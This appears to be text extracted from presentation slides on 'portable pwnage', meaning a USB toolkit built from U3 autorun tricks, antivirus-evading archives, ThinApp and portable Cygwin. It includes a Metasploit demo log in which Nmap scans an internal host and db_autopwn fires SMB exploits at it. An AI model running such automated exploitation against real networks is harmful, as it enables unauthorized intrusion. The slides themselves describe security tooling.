



DOYOY

PORTABLE
PWNAGE

OPERATOR
RNCURDY.COM

Setup

USB MicroSD(HC) Card Reader



USB MicroSD(HC) Card Reader



USB / MALWARE U3

- AUTORUN SHENANIGANS

- U3 UNINSTALLER / IO CELL

- HACKSAW


- ZIP / PASSWORD / TRUECRYPT (FOR ANTIVIRUS)

METHODS

COPY THE FILES:


- RUN EXE AND COPY DLLS IT ASK FOR

- REG SNIFF/PATCH




METHODS

VMWARE THINSTALL



METHODS



METHODS

THININSTALL ISSUES:

- FAT32 (PREVENT ALTDOS COPY PROTECTION)

- .NET

- WINPCAP

- ADMIN. RIGHTS

- SIZE

METHODS

PORTABLE CYGWIN:

- BINS/COMPILE FROM SOURCE

- SET ENV VARS

```
for /F %%A in ('cd') do set WD=%%A\  
set path=%path%;%WD%\bin;%WD%\usr\X11R6\bin  
set SHELL=/bin/bash  
set DISPLAY=:0  
%WD%\bin\mount -bfu %WD%\ /  
%WD%\bin\mount -bfu %WD%\bin /usr/bin  
%WD%\bin\mount -bfu %WD%\lib /usr/lib
```

games

- DOXBOX

```
[autoexec]
```

```
mount c:"\games"
```

- MOST SINGLE PLAYER SMALL GAMES

- DIRECTX

demo mse

```
# Metasploit Console - Tue Jun 23 09:41:5

Console 1 x
NMAP: scanning 10.192.0.170.ptr.corp.
NMAP: Discovered open port 139/tcp on
NMAP: Discovered open port 135/tcp on
NMAP: Discovered open port 445/tcp on
NMAP: Completed SYN Stealth Scan at 0
NMAP: Host 10.192.0.170.ptr.corp.nri
NMAP: Interesting ports on 10.192.0.1
NMAP: Not shown: 1712 closed ports
NMAP: PORT      STATE SERVICE
NMAP: 135/tcp    open  msrpc
NMAP: 139/tcp    open  netbios-ssn
NMAP: 445/tcp    open  microsoft-ds
NMAP: MAC Address: 00:1E:90:8E:4E:3E (Elitegroup Computer Systems Co)
NMAP:
NMAP: Nmap finished: 1 IP address (1 host up) scanned in 1.562 seconds
NMAP: Raw packets sent: 1785 (78.538KB) | Rcvd: 1716 (78.932KB)
msf > db_autopwn -p -t -e
[*] Analysis completed in 3.40700006484985 seconds (0 vulns / 0 refs)
[*] Matched auxiliary/scanner/dcerpc/endpoint_mapper against 10.192.0.170:135...
[*] Matched exploit/windows/smb/ms06_025_rras against 10.192.0.170:445...
[*] Matched exploit/windows/smb/ms03_049_netapi against 10.192.0.170:445...
[*] Launching exploit/windows/smb/ms03_049_netapi (3/28) against 10.192.0.170:445...
[*] Started bind handler
[*] Matched exploit/linux/samba/lsa_transnames_heap against 10.192.0.170:445...
[*] Launching exploit/linux/samba/lsa_transnames_heap (4/28) against 10.192.0.170:4
```

```
x msf3/tools/mendump/.svn/text-base/mendump
x msf3/tools/mendump/.svn/tmp/
x msf3/tools/mendump/.svn/tmp/prop-base/
x msf3/tools/mendump/.svn/tmp/props/
x msf3/tools/mendump/.svn/tmp/text-base/
x msf3/tools/mendump/mendump.c
x msf3/tools/mendump/mendump.exe
x msf3/tools/mendump/README.mendump
x msf3/tools/module_license.rb
x msf3/tools/module_reference.rb
x msf3/tools/msf_irb_shell.rb
x msf3/tools/nasm_shell.rb
x msf3/tools/pattern_create.rb
x msf3/tools/pattern_offset.rb
Updating the Metasploit Framework...
At revision 6699.
Press any key to continue . . .
Starting msfgui
```

